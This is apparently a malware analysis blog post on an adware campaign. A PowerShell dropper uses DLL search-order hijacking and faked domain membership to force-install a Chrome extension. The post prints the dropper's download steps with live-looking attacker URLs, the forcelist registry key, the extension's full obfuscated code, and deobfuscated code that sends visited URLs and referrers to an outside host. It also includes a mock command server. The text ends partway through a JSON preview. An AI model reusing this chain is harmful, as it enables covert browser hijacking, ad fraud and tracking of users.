User consent bypass by browser extension : an adware case study
Introduction
This article presents a full analysis of a little-documented threat, a Chrome extension delivered through a powershell script whose goal is not to compromise the machine, but to monetize the user's web traffic.
Unlike traditional malware that targets credentials, files, or remote access, this threat belongs to a very specific ecosystem involving ad fraud, affiliate hijacking, and forced redirection mechanisms designed to capture economic value.
Before diving deeper into the analysis of the various components that make up this threat, it is important to first introduce its nature and purpose. This will clarify why such extensions exist and how they exploit a user's browsing activity to generate revenue.
Economic threat rather than technical threat
The threat has no critical impact on the system, it simply relies on silently manipulating the user's browsing activity while making them believe they remain in control (as explained later in the analysis of i.js).
Extension contains three javascript programs :
- background.js : intercepts navigation to predefined merchant websites and forces a redirection to an affiliate URL controlled by the operator, before sending the user back to the original site.
- content.js : collects the domain and referrer in order to identify navigation paths that can be monetized.
- i.js : injects an iframe loaded with third-party advertising scripts, enabling the generation of impressions or interactions.
This forms a strategy for monetizing residential traffic (the browsing activity of a non-professional user, a highly valuable resource for advertisers and fraud actors), ombining instant redirections, affiliate identifier injection, advertising signals, and dynamic adaptation to the victim's behavior.
Summary
This is not a traditional piece of malware as we typically encounter it. It is an economic threat, built around manipulating web traffic, generating advertising signals, and exploiting the commercial value of the user navigation path. The detailed analysis that follows illustrates this model and shows how such extensions can be surprisingly complex despite having a simple objective: turning your browsing activity into a source of revenue.
Threat Analysis

The threat identified via hxxps://pub-6e64685d1f184667b9aadd2f99650639.r2.dev/a.ps1 installs a chain of components whose purpose is to force the installation of a Google Chrome extension, even though installing an extension outside the Chrome store is normally impossible, except under one specific condition.

The powershell script drops several files on the system (kbdus.dll, Chrome-Secure-Internet.xml, Chrome-Secure-Internet.crx, and c.reg). The initial script performs a search order hijacking attack to make chrome.exe load the malicious DLL by placing it inside the C:\Program Files\Google\Chrome\Application directory.
Once loaded, kbdus.dll hooks three key Windows functions related to domain membership: NetGetJoinInformation, DsBindW, and IsOs.
Its purpose is to make chrome.exe believe that the system is joined to an Active Directory domain, which is the required condition for enforcing extension deployment policies.
When these checks return the expected values, chrome.exe considers the policy valid and proceeds to load the Chrome-Secure-Internet.crx extension.
Installation Phase
This section focuses on analyzing all the components involved in this initial installation phase, respectively a.ps1, a.reg, and Chrome-Secure-Internet.xml.
Analysis of the powershell script : a.ps1
This script represents the initial stage of the campaign. It prepares the environment, downloads the required components, and installs them. It begins by declaring the variables that specify which elements need to be retrieved and where they should be placed on the system :
$currentVersion = "1.0.1"

$dllUrl = "https://d2onbyq1xr6knr.cloudfront.net/kbdus.dll"
$dllDestination = "C:\Program Files\Google\Chrome\Application\kbdus.dll"

$genericFileUrl = "https://d2onbyq1xr6knr.cloudfront.net/Chrome-Secure-Internet.crx"
$genericFileDestination = "C:\ProgramData\Google\Chrome-Secure-Internet\Chrome-Secure-Internet.crx"

$xmlUrl = "https://d2onbyq1xr6knr.cloudfront.net/Chrome-Secure-Internet.xml"
$xmlDestination = "C:\ProgramData\Google\Chrome-Secure-Internet\Chrome-Secure-Internet.xml"

$regUrl = "https://d2onbyq1xr6knr.cloudfront.net/c.reg"
$tmpFolder = "$env:TEMP\ppaks"
$regDestination = Join-Path $tmpFolder "c.reg"

$errorReportUrl = "https://e.leru.info/e"
The main function appears right after the script checks whether Google Chrome is present on the system. If Chrome is installed, the program proceeds. Otherwise, it sends an error report through the Send-Event function and then terminates :
} else {
    Send-Event -EventName "chrome_not_installed" -Version $currentVersion
}
if our condition is true the program will execute the following code :
if (Test-Path "C:\Program Files\Google\Chrome\Application\chrome.exe") {
    Send-Event -EventName "chrome_installed" -Version $currentVersion

    $folderDestination = Split-Path $genericFileDestination
    $versionFile = "$folderDestination\version.txt"

    if (-not (Test-Path $versionFile)) {
        Send-Event -EventName "starting" -Version $currentVersion
        MainFu -FolderDestination $folderDestination -VersionFile $versionFile -Version $currentVersion
        Send-Event -EventName "finished" -Version $currentVersion
    } else {
        $content = Read-FileContent -Path "$versionFile" -Version $currentVersion
        if ($content) {
            if ($content.Trim() -ne $currentVersion) {
                Send-Event -EventName "updating" -Version $currentVersion
                MainFu -FolderDestination $folderDestination -VersionFile $versionFile -Version $currentVersion
                Send-Event -EventName "finished_updating" -Version $currentVersion
            }
        }
    }

    $filesToCheck = @{}

    $filesToCheck["Exists"] = @{
        "DLL" = Test-Path "$dllDestination"
        "EXT" = Test-Path "$genericFileDestination"
        "XML" = Test-Path "$xmlDestination"
        "EXT_REG" = Read-RegValue -Path "SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist" -Name "1"
    }

    Send-Event -Content $filesToCheck  -EventName "checking" -Version $currentVersion
}
If the version.txt file does not exist, the script treats the operation as a first-time installation. If the file is present, the script updates the existing setup, but only if the recorded version differs from the one declared in the script.
The core of the installation process is handled by the MainFu function, which is executed once during the initial installation and again during an update. This function can be broken down into two distinct phases :
1 - Downloading and preparing the components
In this first step, the script retrieves all the required files and closes Chrome to ensure they can be deployed properly :
	Send-Event -EventName "closing_chrome" -Version $Version
	Stop-Process -Name "chrome" -Force -ErrorAction SilentlyContinue

	Remove-Folder -Path "$FolderDestination" -Version $Version

	Send-Event -EventName "starting_downloading_dll" -Version $Version
	Download-FileIfMissing -Url $dllUrl -Destination $dllDestination -Version $Version
	Send-Event -EventName "finished_downloading_dll" -Version $Version

	Send-Event -EventName "starting_downloading_ext" -Version $Version
	Download-FileIfMissing -Url $genericFileUrl -Destination $genericFileDestination -Version $Version
	Send-Event -EventName "finished_downloading_ext" -Version $Version

	Send-Event -EventName "starting_downloading_xml" -Version $Version
	Download-FileIfMissing -Url $xmlUrl -Destination $xmlDestination -Version $Version
	Send-Event -EventName "finished_downloading_xml" -Version $Version

	Send-Event -EventName "starting_downloading_reg" -Version $Version
	Download-FileIfMissing -Url $regUrl -Destination $regDestination -Version $Version
	Send-Event -EventName "finished_downloading_red" -Version $Version
2 - Applying the malicious configuration
Once the files are in place, MainFu imports the registry key that enables the forced installation of the Chrome extension :
 try {
     Send-Event -EventName "starting_importing_reg" -Version $Version
     Start-Process reg.exe -ArgumentList "import "$regDestination"" -Wait -NoNewWindow -ErrorAction Stop
     Send-Event -EventName "finished_importing_reg" -Version $Version

     Remove-File -Path "$regDestination" -Version $Version

     Send-Event -EventName "starting_version_file" -Version $Version
     New-Item $VersionFile -ItemType File -Value "$Version"
     Send-Event -EventName "finished_version_file" -Version $Version
 }
Analysis of c.reg and config file
Here is the content of c.reg :
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist]
"1"="modmbbaehigcaoljmcomajoacflgliga;file:///C:/ProgramData/Google/Chrome-Secure-Internet/Chrome-Secure-Internet.xml"
This registry key belongs to a Chrome policy intended for enterprise environments. It allows an administrator to force the installation of a Chrome extension without any user interaction. The key references the configuration file Chrome-Secure-Internet.xml.
Here is the content of the Chrome-Secure-Internet.xml file:
<?xml version='1.0' encoding='UTF-8'?><gupdate xmlns='http://www.google.com/update2/response' protocol='2.0'> <app appid='modmbbaehigcaoljmcomajoacflgliga'> <updatecheck codebase='file:///C:/ProgramData/Google/Chrome-Secure-Internet/Chrome-Secure-Internet.crx' version='12.33.12' /> </app></gupdate>
This configuration file enables automatic manifest updates for a Google Chrome extension. In this case, it points to the following extension file : C:/ProgramData/Google/Chrome-Secure-Internet/Chrome-Secure-Internet.crx
Exploitation Phase
In this section, we examine the behavior of the scripts contained within the Chrome-Secure-Internet.crx respectively background.js, i.js and content.js.
Analysis of the script : background.js
The main script is obfuscated, here is its content :
function _0x5408(_0x5823ad,_0x4eb7b6){const _0x57d24e=_0x57d2();
return _0x5408=function(_0x5408fa,_0x260597){_0x5408fa=_0x5408fa-0x176;
let _0x1a5a9d=_0x57d24e[_0x5408fa];return _0x1a5a9d;},_0x5408(_0x5823ad,_0x4eb7b6);}
function _0x57d2(){const _0x16d9da=['xmt','674367YVnAcT','toString','36PNaBOa','hostname','replace','tabId','storage','updateDynamicRules','4iXehbs','YWk1UUhYU0VDdWZLejFGNVJxNWxCcmhyU1dKYzRUbWs=','get','1291040sfXmHc','10247072srEiIK','error_client','sxt','local','ppmm','set','https://e.leru.info/e','message','now','userAgent','4eSUSfh','map','30saautl','pathname','application/json','random','1500399eoAEgG','rule','160307JWmBwD','red','from','getTime','charCodeAt','decode','importKey','json','runtime','POST','xxxxxxxx-xxxx-4xxx-yxxx-xxxxxxxxxxxx','redirectUrl','subtle','path','tabs','pats','webNavigation','4314624fPdTph','floor','href','onCompleted','bsr','subdomain','onCommitted','parse','onMessage','domain','AES-GCM','entries','https://a.leru.info/r','740194TIiegc','startsWith','addListener','url','&pats=','decrypt','onBeforeNavigate','redirects'];
_0x57d2=function(){return _0x16d9da;};return _0x57d2();}(function(_0x465263,_0x333d06){const _0x50048c=_0x5408,_0x2d4e38=_0x465263();while(!![]){try{const _0x1e3b43=-parseInt(_0x50048c(0x179))/0x1+parseInt(_0x50048c(0x18a))/0x2*(-parseInt(_0x50048c(0x182))/0x3)+-parseInt(_0x50048c(0x198))/0x4*(parseInt(_0x50048c(0x18d))/0x5)+parseInt(_0x50048c(0x184))/0x6*(-parseInt(_0x50048c(0x1a0))/0x7)+parseInt(_0x50048c(0x1b1))/0x8+parseInt(_0x50048c(0x19e))/0x9*(parseInt(_0x50048c(0x19a))/0xa)+parseInt(_0x50048c(0x18e))/0xb;if(_0x1e3b43===_0x333d06)break;else _0x2d4e38['push'](_0x2d4e38['shift']());}catch(_0xd7b950){_0x2d4e38['push'](_0x2d4e38['shift']());}}}(_0x57d2,0x5e25b),(function(){const _0x2e37d4=_0x5408,_0x32ed1f=_0x2e37d4(0x178),_0x4e1af7=_0x2e37d4(0x18b),_0x1a38ac=0x1e*0x3c*0x3e8,_0x66951e=0x3c*0x3c*0x3e8;let _0x5a33e4=[];chrome['runtime']['onInstalled'][_0x2e37d4(0x17b)](_0x270493),chrome[_0x2e37d4(0x1a8)]['onStartup'][_0x2e37d4(0x17b)](_0x270493),setInterval(_0x270493,_0x66951e),chrome[_0x2e37d4(0x1b0)][_0x2e37d4(0x17f)][_0x2e37d4(0x17b)](async _0x502e26=>{const _0x2c821d=_0x2e37d4;try{const _0x1df9df=new URL(_0x502e26[_0x2c821d(0x17c)]);
for(const _0xbd690a of _0x5a33e4){const _0x14c228=_0xbd690a['id'][_0x2c821d(0x183)](),_0x8acb59=_0xbd690a[_0x2c821d(0x1b6)]+'.'+_0xbd690a[_0x2c821d(0x1ba)],_0x2333ff=_0x1df9df[_0x2c821d(0x19b)][_0x2c821d(0x17a)](_0xbd690a[_0x2c821d(0x1ad)][_0x2c821d(0x186)]('*',''));if(_0x1df9df[_0x2c821d(0x185)]!==_0x8acb59||!_0x2333ff)continue;const _0xf2c4c5=await new Promise(_0x832e28=>{const _0x22e616=_0x2c821d;chrome[_0x22e616(0x188)][_0x22e616(0x191)][_0x22e616(0x18c)]([_0x22e616(0x180)],_0x25ecdb=>{_0x832e28(_0x25ecdb['redirects']||{});});}),_0x1df2ca=_0xf2c4c5[_0x14c228],_0x5d5a59=!_0x1df2ca||Date[_0x2c821d(0x196)]()-_0x1df2ca>_0x1a38ac;if(!_0x5d5a59){if(_0x1df9df['hostname']===_0x8acb59)return;}const _0x58246d=new URL(_0xbd690a[_0x2c821d(0x1ab)])[_0x2c821d(0x185)];if(_0x1df9df[_0x2c821d(0x185)]===_0x58246d||_0x1df9df[_0x2c821d(0x1b3)]===_0xbd690a[_0x2c821d(0x1ab)])return;
chrome[_0x2c821d(0x1ae)]['update'](_0x502e26[_0x2c821d(0x187)],{'url':_0xbd690a['redirectUrl']}),_0xf2c4c5[_0x14c228]=Date[_0x2c821d(0x196)](),chrome[_0x2c821d(0x188)][_0x2c821d(0x191)][_0x2c821d(0x193)]({'redirects':_0xf2c4c5});break;}}catch(_0x5180c8){_0x32822a(_0x5180c8);}}),chrome[_0x2e37d4(0x1b0)][_0x2e37d4(0x1b7)][_0x2e37d4(0x17b)](_0x133e9e=>{const _0x59fd8f=_0x2e37d4;try{for(const _0x33a0ff of _0x5a33e4){if(_0x133e9e[_0x59fd8f(0x17c)][_0x59fd8f(0x17a)](_0x33a0ff[_0x59fd8f(0x1ab)])){const _0x33ee31=_0x33a0ff['id'][_0x59fd8f(0x183)]();
chrome['declarativeNetRequest'][_0x59fd8f(0x189)]({'removeRuleIds':[_0x33a0ff['id']]}),chrome[_0x59fd8f(0x188)]['local'][_0x59fd8f(0x18c)]([_0x59fd8f(0x180)],_0x56a953=>{const _0x3579f0=_0x59fd8f,_0x3ed450=_0x56a953[_0x3579f0(0x180)]||{};_0x3ed450[_0x33ee31]=Date[_0x3579f0(0x196)](),chrome[_0x3579f0(0x188)][_0x3579f0(0x191)][_0x3579f0(0x193)]({'redirects':_0x3ed450});});}}}catch(_0x167b69){_0x32822a(_0x167b69);}}),chrome[_0x2e37d4(0x1b0)][_0x2e37d4(0x1b4)][_0x2e37d4(0x17b)](()=>{const _0x332c91=_0x2e37d4;try{chrome[_0x332c91(0x188)]['local'][_0x332c91(0x18c)](['redirects'],_0x2fbdd3=>{const _0x39ffea=_0x332c91,_0x420d14=_0x2fbdd3[_0x39ffea(0x180)]||{},_0x320938=Date[_0x39ffea(0x196)](),_0x5d2f28={};for(const [_0x25a15a,_0x3e0ad6]of Object[_0x39ffea(0x177)](_0x420d14)){_0x320938-_0x3e0ad6<=_0x1a38ac&&(_0x5d2f28[_0x25a15a]=_0x3e0ad6);}
chrome['storage'][_0x39ffea(0x191)][_0x39ffea(0x193)]({'redirects':_0x5d2f28});});}catch(_0x5f1655){_0x32822a(_0x5f1655);}});async function _0x270493(){const _0x5eceb2=_0x2e37d4;
try{const _0x34c4ac=await fetch(_0x32ed1f);if(!_0x34c4ac['ok'])return;const {iv:_0x472385,data:_0x53fdfe}=await _0x34c4ac[_0x5eceb2(0x1a7)](),_0x537c5d=Uint8Array[_0x5eceb2(0x1a2)](atob(_0x4e1af7),_0x1bc511=>_0x1bc511[_0x5eceb2(0x1a4)](0x0)),_0x1a82dc=Uint8Array[_0x5eceb2(0x1a2)](atob(_0x472385),_0x2d12aa=>_0x2d12aa[_0x5eceb2(0x1a4)](0x0)),_0x48bc05=Uint8Array['from'](atob(_0x53fdfe),_0xe182f8=>_0xe182f8[_0x5eceb2(0x1a4)](0x0)),_0x599886=await crypto[_0x5eceb2(0x1ac)][_0x5eceb2(0x1a6)]('raw',_0x537c5d,{'name':_0x5eceb2(0x176)},![],[_0x5eceb2(0x17e)]),_0x1b871d=await crypto[_0x5eceb2(0x1ac)][_0x5eceb2(0x17e)]({'name':_0x5eceb2(0x176),'iv':_0x1a82dc},_0x599886,_0x48bc05),_0x437354=new TextDecoder()[_0x5eceb2(0x1a5)](_0x1b871d),_0x1b532a=JSON[_0x5eceb2(0x1b8)](_0x437354);_0x5a33e4=_0x1b532a[_0x5eceb2(0x199)]((_0x435b91,_0x1ba393)=>({'id':parseInt(_0x435b91['id']||_0x1ba393+0x1,0xa),'domain':_0x435b91[_0x5eceb2(0x19f)][_0x5eceb2(0x1ba)],'subdomain':_0x435b91['rule'][_0x5eceb2(0x1b6)]||'*','path':_0x435b91[_0x5eceb2(0x19f)][_0x5eceb2(0x1ad)]||'/*','redirectUrl':_0x435b91[_0x5eceb2(0x1a1)]}));}catch(_0x32fc64){_0x32822a(_0x32fc64);}}
async function _0x32822a(_0x15aae5){const _0x18e3a6=_0x2e37d4;try{await fetch(_0x18e3a6(0x194),{'method':_0x18e3a6(0x1a9),'headers':{'Content-Type':_0x18e3a6(0x19c)},'body':JSON['stringify']({'error':_0x15aae5?.[_0x18e3a6(0x195)]||'Unknown\x20error','userAgent':navigator[_0x18e3a6(0x197)],'event':_0x18e3a6(0x18f)})});}catch(_0x1f5126){}}const _0x2fc284='https://d.leru.info/c',_0x43fb59=_0x2e37d4(0x1b5),_0x4cc6cc='1111',_0x5025f0=_0x2e37d4(0x190),_0x1ea64c='2',_0x53997d=_0x2e37d4(0x181);let _0x4ecd6b;function _0x4cd94f(_0x383eca){const _0x19a051=_0x2e37d4;
try{if(_0x4ecd6b&&_0x4ecd6b[_0x53997d])return _0x383eca&&_0x383eca(_0x4ecd6b),_0x4ecd6b;chrome['storage'][_0x19a051(0x191)][_0x19a051(0x18c)](function(_0x147593){const _0x47a262=_0x19a051,_0x507bd7=_0x147593&&_0x147593[_0x53997d]?_0x147593:{[_0x53997d]:_0x24c23d()};return chrome[_0x47a262(0x188)][_0x47a262(0x191)][_0x47a262(0x193)](_0x507bd7),_0x4ecd6b=_0x507bd7,_0x383eca&&_0x383eca(_0x4ecd6b),_0x4ecd6b;});}catch(_0x3af5fe){}}function _0x24c23d(){const _0x5e67e3=_0x2e37d4;let _0x1951d0=new Date()[_0x5e67e3(0x1a3)](),_0x2e1bf6=typeof performance!=='undefined'&&performance['now']&&performance[_0x5e67e3(0x196)]()*0x3e8||0x0;return _0x5e67e3(0x1aa)['replace'](/[xy]/g,function(_0x240f03){const _0x257e1a=_0x5e67e3;
let _0x24ad3e=Math[_0x257e1a(0x19d)]()*0x10;return _0x1951d0>0x0?(_0x24ad3e=(_0x1951d0+_0x24ad3e)%0x10|0x0,_0x1951d0=Math[_0x257e1a(0x1b2)](_0x1951d0/0x10)):(_0x24ad3e=(_0x2e1bf6+_0x24ad3e)%0x10|0x0,_0x2e1bf6=Math[_0x257e1a(0x1b2)](_0x2e1bf6/0x10)),(_0x240f03==='x'?_0x24ad3e:_0x24ad3e&0x3|0x8)[_0x257e1a(0x183)](0x10);});}function _0x3b62de(_0x52c198){try{return fetch(_0x52c198);}catch(_0x13ddd2){}}function _0x3bf403(){try{const _0x1b4f76=function(_0x401943){_0x39347e(_0x401943);};
_0x4cd94f(_0x1b4f76);}catch(_0x30091c){}}function _0x39347e(_0xc34230){const _0x4e4455=_0x2e37d4;try{chrome[_0x4e4455(0x1a8)][_0x4e4455(0x1b9)][_0x4e4455(0x17b)](function(_0x3b8d04,_0x387bae,_0x318b85){const _0x9cb6e3=_0x4e4455;if(_0x3b8d04[_0x9cb6e3(0x195)]==_0x9cb6e3(0x192)){const _0x23be9d=_0x2fc284+'?'+_0x43fb59+'='+_0x4cc6cc+'&'+_0x5025f0+'='+_0x1ea64c+'&'+_0x53997d+'='+_0xc34230[_0x53997d]+'&mbs='+_0x3b8d04['mbs']+_0x9cb6e3(0x17d)+_0x3b8d04[_0x9cb6e3(0x1af)];_0x3b62de(_0x23be9d);}return!![];});}catch(_0x48b169){}}}_0x3bf403();}()));
The obfuscation wasn't particularly strong, but it wasn't simple enough to be fully handled by this tool : obf-io.deobfuscate.io.
As a result, a custom script was written to progressively deobfuscate the program. Here it is:
import sys

strings = ['xmt', '674367YVnAcT', 'toString', '36PNaBOa', 'hostname', 'replace', 'tabId', 'storage', 'updateDynamicRules', '4iXehbs', 'YWk1UUhYU0VDdWZLejFGNVJxNWxCcmhyU1dKYzRUbWs=', 'get', '1291040sfXmHc', '10247072srEiIK', 'error_client', 'sxt', 'local', 'ppmm', 'set', 'https://e.leru.info/e', 'message', 'now', 'userAgent', '4eSUSfh', 'map', '30saautl', 'pathname', 'application/json', 'random', '1500399eoAEgG', 'rule', '160307JWmBwD', 'red', 'from', 'getTime', 'charCodeAt', 'decode', 'importKey', 'json', 'runtime', 'POST', 'xxxxxxxx-xxxx-4xxx-yxxx-xxxxxxxxxxxx', 'redirectUrl', 'subtle', 'path', 'tabs', 'pats', 'webNavigation', '4314624fPdTph', 'floor', 'href', 'onCompleted', 'bsr', 'subdomain', 'onCommitted', 'parse', 'onMessage', 'domain', 'AES-GCM', 'entries', 'https://a.leru.info/r', '740194TIiegc', 'startsWith', 'addListener', 'url', '&pats=', 'decrypt', 'onBeforeNavigate', 'redirects']

def decode(index):
    return strings[(index - 0x176 + 58) % len(strings)]

print(decode(int(sys.argv[1], 16)))
This approach allowed me to recover the following code (which I will not include in full for obvious reasons) :
(() => {
  const url_config = 'https://a.leru.info/r';
  const url_error = 'https://e.leru.info/e';
  const url_send_data = 'https://d.leru.info/c';
  const aes_key_b64 = 'YWk1UUhYU0VDdWZLejFGNVJxNWxCcmhyU1dKYzRUbWs=';
  let config = [];
  chrome.runtime.onInstalled.addListener(getNewConfig);
  chrome.runtime.onStartup.addListener(getNewConfig);
  setInterval(getNewConfig, 3600000);
  chrome.webNavigation.onBeforeNavigate.addListener(async details => {
    try {
      ...
    } catch (error) {
      sendError(error);
    }
  }),

  chrome.webNavigation.onCommitted.addListener(details => {
    try {
      ...
    } catch (error) {
      sendError(error);
    }
  }),

  chrome.webNavigation.onCompleted.addListener(() => {
    try {
      ...
    } catch (error) {
      sendError(error);
    }
  });

  async function getNewConfig() {
    try {
      const res = await fetch(url_config);
      if (!res.ok) {
        return;
      }
      const { iv, data } = await res.json();
      console.log(data);
      const keyBytes = Uint8Array.from(atob(aes_key_b64), e => e.charCodeAt(0x0));
      const ivBytes = Uint8Array.from(atob(iv), e => e.charCodeAt(0x0));
      const cipherBytes = Uint8Array.from(atob(data), e => e.charCodeAt(0x0));
      const key = await crypto.subtle.importKey('raw', keyBytes, {
        'name': 'AES-GCM'
      }, false, ['decrypt']);
      const buffer = await crypto.subtle.decrypt({
        'name': 'AES-GCM',
        'iv': ivBytes
      }, key, cipherBytes);
      const decoded_data = new TextDecoder().decode(buffer);
      const new_config = JSON.parse(decoded_data);
      config = new_config.map((element, index) => ({
        'id': parseInt(element.id || index + 0x1, 0xa),
        'domain': element.rule.domain,
        'subdomain': element.rule.subdomain || '*',
        'path': element.rule.path || '/*',
        'redirectUrl': element.red
      }));
    } catch (error) {
      sendError(error);
    }
  }

  async function sendError(url_error) {
    try {
      await fetch(url_error, {
        'method': 'POST',
        'headers': {
          'Content-Type': 'application/json'
        },
        'body': JSON.stringify({
          'error': url_error ?.message || 'Unknown\x20error',
          'userAgent': navigator.userAgent,
        'event': 'error_client'
        })
      });
    } catch (error) {}
  }

  let client_cache;
  function getClientId(callback) {
    try {
      ...
    } catch (error) {}
  }

  function generate_uuid() {
    let timestamp_now = new Date().getTime();
    let performance_time = typeof performance !== 'undefined' && performance.now && performance.now() * 0x3e8 || 0x0;
    return 'xxxxxxxx-xxxx-4xxx-yxxx-xxxxxxxxxxxx'.replace(/[xy]/g, function (_0x240f03) {
      let random_value = Math.random() * 0x10;
      if (timestamp_now > 0x0) {
        random_value = (timestamp_now + random_value) % 0x10 | 0x0;
        timestamp_now = Math.floor(timestamp_now / 0x10);
      } else {
        random_value = (performance_time + random_value) % 0x10 | 0x0;
        performance_time = Math.floor(performance_time / 0x10);
      }
      return (_0x240f03 === 'x' ? random_value : random_value & 0x3 | 0x8).toString(0x10);
    });
  }

  function sendWebTraffic(url_heart_beat) {
    try {
      return fetch(url_heart_beat);
    } catch (error) {}
  }

  function main() {
    const callback = data => setupListener(data);
    getClientId(callback);
  }

  function setupListener(clientData) {
    try {
      ...
    } catch (error) {}
  }

  main();
})();
Analysis of the scripts i.js and content.js
The other two scripts were not obfuscated to the same degree as the first one, so the tool obf-io.deobfuscate.io was sufficient to deobfuscate i.js, and a well-placed console.log was enough to analyze content.js.
Here is the deobfuscated content of i.js :
(async () => {
  const timestamp_now = Date.now();
  let config = null;

  const img_raw = localStorage.getItem("i_con");
  const img_expiry = parseInt(localStorage.getItem('i_con_expiry'), 0xa);

  if (img_raw && img_expiry && timestamp_now < img_expiry) {
    try {
      config = JSON.parse(img_raw);
    } catch {}
  }

  if (!config) {
    try {
      const url_get_new_config = await fetch('https://i.leru.info/c.json');
      config = await url_get_new_config.json();
      localStorage.setItem("i_con", JSON.stringify(config));
      localStorage.setItem('i_con_expiry', (timestamp_now + 3600000).toString());
    } catch {
      return;
    }
  }

  const forbidden_domains = config.forbidden_domains || [];
  const current_domain_tab = window.location.hostname;
  if (forbidden_domains.some(e => current_domain_tab.includes(e))) {
    return;
  }

  const show_flag = config.show_iframe;
  const is_show = show_flag === true || show_flag === "yes";
  if (!is_show) {
    return;
  }

  const layout = config.layout || {};

  const newWindow = document.createElement('div');
  newWindow.style.position = "fixed";
  newWindow.style.bottom = layout.wrapperBottom || "0px";
  newWindow.style.right = layout.wrapperRight || "0px";
  newWindow.style.width = layout.wrapperWidth || "160px";
  newWindow.style.height = layout.wrapperHeight || "300px";
  newWindow.style.zIndex = "10000";

  const btn = document.createElement("div");
  btn.textContent = 'x';
  btn.style.position = "absolute";
  btn.style.top = "4px";
  btn.style.right = "6px";
  btn.style.cursor = "pointer";
  btn.style.fontSize = "16px";
  btn.style.fontWeight = "bold";
  btn.style.color = '#000';
  btn.style.background = "#fff";
  btn.style.borderRadius = "50%";
  btn.style.padding = "2px 6px";
  btn.style.zIndex = "10001";
  btn.onclick = () => newWindow.remove();

  const iframe = document.createElement('iframe');
  iframe.src = layout.iframeSrc || '';
  iframe.style.width = layout.iframeWidth || "160px";
  iframe.style.height = layout.iframeHeight || "300px";
  iframe.style.border = 'none';
  iframe.style.outline = "none";
  iframe.style.overflow = 'hidden';
  iframe.setAttribute('frameBorder', '0');
  iframe.setAttribute("scrolling", 'no');

  newWindow.appendChild(btn);
  newWindow.appendChild(iframe);

  document.body.appendChild(newWindow);
})();
Here is the content of content.js :
(() => {
    chrome.runtime.sendMessage({
      'message': 'ppmm',
      'mbs': encodeURIComponent(window.location.href),
      'pats': encodeURIComponent(document.referrer)
    });
})();
Emulation Phase
To better understand how the entire process operates, a python program was developed with the goal of reproducing the attacker's perspective. Here is the code:
from fastapi import FastAPI, Request
from fastapi.responses import JSONResponse, FileResponse
import uvicorn
import json

app = FastAPI()

@app.get("/c.json")
async def get_cjson():
	with open('./c.json', 'r', encoding='utf-8') as f:
        data = json.load(f)
    return JSONResponse(content=data)

@app.get("/index")
async def serve_index():
    return FileResponse("index.html")

@app.get('/r')
async def get_config():
    with open('./config.json', 'r', encoding='utf-8') as f:
        data = json.load(f)
    return JSONResponse(content=data)

@app.post('/e')
async def get_error(request: Request):
    payload = await request.json()
    print(f'error: {payload}')
    return {'status': 'ok'}

@app.get('/c')
async def get_data(xmt: str = None, mbs: str = None, pats: str = None):
    print(f'Data from bad extension: \nxmt: {xmt}, \nmbs: {mbs}, \npats: {pats}')
    return {'status': 'ok'}

if __name__ == '__main__':
    uvicorn.run('mini:app', host='0.0.0.0', port=1234, reload=True)
This approach makes it possible to understand how the configuration is leveraged and what data the attacker can obtain in the event of an infection. Replaying the attack was possible thanks to the data preserved on VirusTotal. The contents of c.json as well as the configuration returned by a.leru.info/r were successfully recovered.
Here is a preview of c.json :
{
    "layout": {
        "iframeSrc" : "https://hidtreks.com"
    },
